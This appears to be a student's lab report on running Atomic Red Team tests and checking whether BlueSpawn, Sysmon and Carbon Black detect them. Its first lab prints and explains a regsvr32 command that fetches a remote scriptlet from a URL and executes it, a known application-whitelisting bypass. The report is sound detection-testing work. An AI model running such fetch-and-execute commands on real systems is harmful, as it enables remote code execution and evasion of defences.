
Section 1: Atomic Red Team (ART)

Lab 1


The first part of this attack is evoking a command similarly to this:

```
regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Windows/Payloads/RegSvr32.sct scrobj.dll
```

What this command does is run the code within the URL utilizing regsvr32 which adds DLL to the register. The /s suppresses and errors in the output, the /u will ensure there are no artifacts left behind in the registry besides one tmp file. This /u from Microsoft's documentation page unregisters the server. The /i will take an input link. This attack executes a scriplet which allows the remote exectuion of a dll or exe, in this case the below opens the calculator exe.




In the instance I ran, I used *Invoke-AtomicTest T1117* to facilitate the attack, as shown above, there was no detection by BlueSpawn. The screenshot below shows the Sysmon output.




Lab 2

This lab works towards creating a realistic basic attack. It goes through exploiting regsvr32 as we did in the last lab, then using discovery commands to learn about the compromised system/network. It will then schedule a task to execute, then clean up our attacked surface. This attack is designed to “light-up” the attacked computer to check that EDRs and other security systems are monitoring and reporting (and for some responding) appropriately.



I had to modify this lab as the payload is invalid, however, I ran what operation of what the .bat would execute and schedule it for 11:29 (it was 11:28 when I wrote the command). In the subsequent screenshot I provide evidence of clean up. I am sure there are ways that I could recreate this lab (possibly using Python to evoke the updated expressions)





As shown in both screenshots for this lab, BlueSpawn did not detect either of these commands run.


Lab 3

Carbon Black Response is a collection and aggregation service that resembles a decision tree where you see processes, in the video they use cmd.exe which shows all the subprocesses that are utilized within that instance of the reporting. Moreover, there is a breakdown of the event log displayed on whatever process selected which shows OS Type, IP, the MD5 hash for the process, the pathway, this can greatly streamline the response process when events are triggered. This can then be utilized for creating assistant tools like heat maps where you can have a visual that documents your alerts and can direct where the organization needs to consolidate their efforts to secure. The analytics that are provided not just by Carbon Black Response but other tools like Wazuh or other EDRs/SIEMs allow us to make informed decisions based on the baseline knows that goes on in our organization, informed decisions about the areas were an attack did occur, and how to respond.

Section 2: Bluespawn








It was interesting seeing how little prompts came from BlueSpawn despite the numerous tests run by AtomicRed. Moreover, all the detections occurred with this output [T1004 - Winlogon Helper DLL: Cursory] for different malicious registry keys. I am interested to see if this will continue in the *If You Have More Time* section. As a little note, I did this before Part 1, when watching this video, I learned that [T1484] is mapped to MITRE which adds a layer of detection / understanding on what is occurring on the network and what we need in order to further secure the network.


If You Have More Time

I chose to recreate the Sysmon attack facilitated in previous Labs


BlueSpawn Output to Commands



Sysmon Output to Same Commands




As an additional test for BlueSpawn I ran T1121 which removes method call test and this was not identified by BlueSpawn as shown in the subsequent screenshot



